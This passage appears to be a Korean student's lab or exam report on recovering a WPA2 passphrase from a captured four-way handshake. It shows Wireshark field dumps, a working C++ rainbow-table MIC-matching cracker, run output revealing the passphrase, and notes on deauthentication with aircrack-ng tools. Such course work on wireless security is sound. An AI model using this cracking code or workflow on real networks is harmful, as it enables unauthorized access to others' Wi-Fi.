The screenshot shows a Wireshark capture of an EAPOL packet. The packet list pane shows a series of EAPOL Key messages. The packet details pane shows the structure of the selected packet (Frame 3006), which is an IEEE 802.11 QoS Data frame. The frame contains a Logical-Link Control (LLC) subframe, which is an 802.1X Authentication frame. The authentication frame includes a Key Descriptor Type of EAPOL RSN Key (2) and a Key Information field. The WPA Key MIC is highlighted in blue.

Frame 3006: 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits) on interface 0

IEEE 802.11 QoS Data, Flags:R.F.

- Type/Subtype: QoS Data (0x0028)
- Frame Control Field: 0x880a
 - Type: 0001 0011 1010 = Duration: 314 microseconds
 - Receiver address: Intel_1f:ac:9d (18:56:80:1f:ac:9d)
 - Transmitter address: EFMNetworks_aa:d1:78 (58:86:94:aa:d1:78)
 - Destination address: Intel_1f:ac:9d (18:56:80:1f:ac:9d)
 - Source address: EFMNetworks_aa:d1:78 (58:86:94:aa:d1:78)
 - BSS Id: EFMNetworks_aa:d1:78 (58:86:94:aa:d1:78)
 - STA address: Intel_1f:ac:9d (18:56:80:1f:ac:9d)
 - 0000 = Fragment number: 0
 - 0000 0000 0001 = Sequence number: 1
 - [WLAN Flags:R.F.]
 - Qos Control: 0x0000
- Logical-Link Control
 - 802.1X Authentication
 - Version: 802.1X-2001 (1)
 - Type: Key (3)
 - Length: 151
 - Key Descriptor Type: EAPOL RSN Key (2)
 - [Message number: 3]
 - Key Information: 0x13ca
 - Key Length: 16
 - Replay Counter: 2
 - WPA Key Nonce: 5a0f40e19106702d5cf1b379a2f7866b42392e2ad6ac69a055080b7eb6361ec0
 - Key IV: 5a0f40e19106702d5cf1b379a2f7866b
 - WPA Key RSC: dd27000000000000
 - WPA Key ID: 0000000000000000
 - WPA Key MIC: 0ce1c6362ab05b0aab213566fb09669f
 - WPA Key Data Length: 56
 - WPA Key Data: f99fea570e60a011bd91b9cc1e3893aced17c02bea542360fb5434d224aa371a8a...

마찬가지로 해당 packet에서 얻은 MAC, Nonce, MIC 등의 정보들은 아래 코드에 포함되어 있습니다.

```
#include "attack.h"
#include <iostream>
#include <fstream>
#include <vector>
#include <string>
#include <iomanip>

using namespace std;

/* g++ -o rainbowTable rainbowTable.cpp -lcrypto */

int main() {
    string ssid = "DoNotCrack_Rai";

    string packetHex =
        "880a3a011856801fac9d588694aad178588694aad1781000000aaaa03000000888e010300970213ca0010000000000000025a0f40e19106702d5cf1b379a2f7866b42392e2ad6ac69a055080b7eb6361ec05a0f40e19106702d5cf1b379a2f7866bdd2700000000000000000000000000000000ce1c6362ab05b0aab213566fb09669f0038f99fea570e60a011bd91b9cc1e3893aced17c02bea542360fb5434d224aa371a8a3f87026417e90786e36a023c8186c756d51fa2c13ef381";
    string targetMic = "0ce1c6362ab05b0aab213566fb09669f";
    vector<uint8_t> eapol = changePacketToEapol(packetHex, targetMic);

    vector<uint8_t> amac = hexToBytes("588694aad178");
    vector<uint8_t> smac = hexToBytes("1856801fac9d");
    vector<uint8_t> anonce =
hexToBytes("5a0f40e19106702d5cf1b379a2f7866b42392e2ad6ac69a055080b7eb6361ec0");
    vector<uint8_t> snonce =
hexToBytes("e2a38dc9ad6d93bdb2a8d84d7a4617daf576cfcc85b8af108bab5838668929cf");
    vector<uint8_t> concMacNonce = concatMacNonce(amac, smac, anonce, snonce);

    ifstream rainbowFile("DoNotCrack_hash", ios::binary);
    if (!rainbowFile.is_open()) {
        cerr << "Error: could not open the rainbow table file." << endl;
        return 1;
    }

    // Read Dummy Header
    char header[40];
    rainbowFile.read(header, 40);

    int count = 0;
    while (rainbowFile.peek() != EOF) {
        uint8_t recordSize;
        rainbowFile.read((char*)&recordSize, 1);

        vector<uint8_t> password(8);
        rainbowFile.read((char*)password.data(), 8);
        string passphrase(password.begin(), password.end());

        vector<uint8_t> pmk(32);
        rainbowFile.read((char*)pmk.data(), 32);

        count++;
        cout << "Count: " << count << endl;

        vector<uint8_t> ptk = makePTK(pmk, concMacNonce);
        string mic = makeMIC(ptk, eapol);
        if (mic == targetMic) {
            cout << "Passphrase found: " << passphrase << endl;
            rainbowFile.close();
            return 0;
        }
    }
    cout << "Total records: " << count << endl;
    cout << "Passphrase not found" << endl;

    rainbowFile.close();
    return 0;
}
```




```
}

```

코드 설명:

Rainbow table의 경우 아래 그림과 같은 구조를 가지고 있습니다.



따라서 header에 포함되는 40 bytes는 빼고, password length의 경우 8로 고정되어 있기에 Record size는 항상 41이 나오는 것을 확인할 수 있습니다. 또한, 아래 사진과 같이 rainbow table에 있는 password로 PMK를 만들어보면 rainbow table에 있는 PMK와 동일함을 확인할 수 있습니다.

```
(base) kimjihun@JihunKim-Notebook: /mnt/c/Users/KimJihun/Desktop/대학 자료
/시험 2$ ./rainbowTable
Password: aaaaaaaa
pmk: 8e4c62c0cef1c10277ba295f56b7bb04f0ae7ecaa9ad58cf53616830448fe644
calPmk: 8e4c62c0cef1c10277ba295f56b7bb04f0ae7ecaa9ad58cf53616830448fe644
-----
Password: aaaaaaab
pmk: 818a25186f736c7e662e6240b0662f295984e1fe8c79e4da996b3e2ef2483d5c
calPmk: 818a25186f736c7e662e6240b0662f295984e1fe8c79e4da996b3e2ef2483d5c
-----
Password: aaaaaaac
pmk: ac168496a6124ff039032d2ac266b75a465ff936b2f5f38fbe718b7ebe89fa79
calPmk: ac168496a6124ff039032d2ac266b75a465ff936b2f5f38fbe718b7ebe89fa79
-----
Password: aaaaaaad
pmk: e5017a354260ca683167c5cbad2889853ed8c765076cc9c9f62d4ed4636a235c
calPmk: e5017a354260ca683167c5cbad2889853ed8c765076cc9c9f62d4ed4636a235c
-----
Password: aaaaaaae
pmk: cb75641a18bb0e077f2c738e6031615923c6b19df2a6d07b2166bccdd9efb0fa8
calPmk: cb75641a18bb0e077f2c738e6031615923c6b19df2a6d07b2166bccdd9efb0fa8
-----
```

이는 makePMK, makePTK, makeMIC 중에 makePMK가 가장 많은 시간을 소비하기에 미리 PMK를 만들어두어 rainbow table에 만들어 두었고, 해당 rainbow table은 reduce 함수가 따로 사용되지 않았음을 알 수 있습니다. 따라서 brute force, dictionary attack과는 다르게 PMK에서 MIC를 만들며 매칭해보고, 맞을 경우 해당 row에 있는 Password를 불러와서 cracking 하는 방식을 채택합니다.


실제로 count를 해보면 18,766,879번 시도를 하였고, 1번의 시도 당 passphrase에서 시작한 것에 비해 약 40배 정도 빠른 속도로 MIC를 만들어 냈음을 확인하였습니다.

실행 방법:

```
g++ -o rainbowTable rainbowTable.cpp attack.cpp -lcrypto
./rainbowTable
```

실행 결과:

Passphrase: **aaafan1&**



```
Count: 18766871
Count: 18766872
Count: 18766873
Count: 18766874
Count: 18766875
Count: 18766876
Count: 18766877
Count: 18766878
Count: 18766879
Passphrase found: aaafan1&
```

2.5 공격이 성공적이었다는 증거

위 코드에서 볼 수 있듯이 MIC와 만들어진 MIC가 같으면 Passphrase found를 출력하도록 하였습니다. 해당 결과는 각 실행 결과 별로 스크린샷으로 첨부하였습니다.

3. Attack에 사용한 모든 tools

네트워크 패킷 캡처 및 분석을 위해 Kali Linux, Wireshark, Airmmon-ng, Airodump-ng, Aireplay-ng를 사용하였으며, password cracking을 위해 OpenSSL Library, rockyou 사전 파일, Rainbow Table을 사용하였습니다.

4. Unique experiences earned during the test

Deauthentication 공격이 항상 성공하지는 않았습니다. 이는 여러 명의 학우 분들과 함께 작업을 해서 그럴 수도 있지만, 이를 위해 5번씩 연결을 끊는 방식을 채택하였습니다.

또한 PMK를 만드는 과정이 Hash를 여러 번 반복해서 그런지 대다수의 시간을 차지한다는 것을 알게 되었습니다. brute force의 경우 85만번을 수행하는데도 45분 가량이 걸린 반면, rainbow table을 사용하였을 때는 1876만번을 수행하는데 약 20분 가량의 시간밖에 소요되지 않았습니다.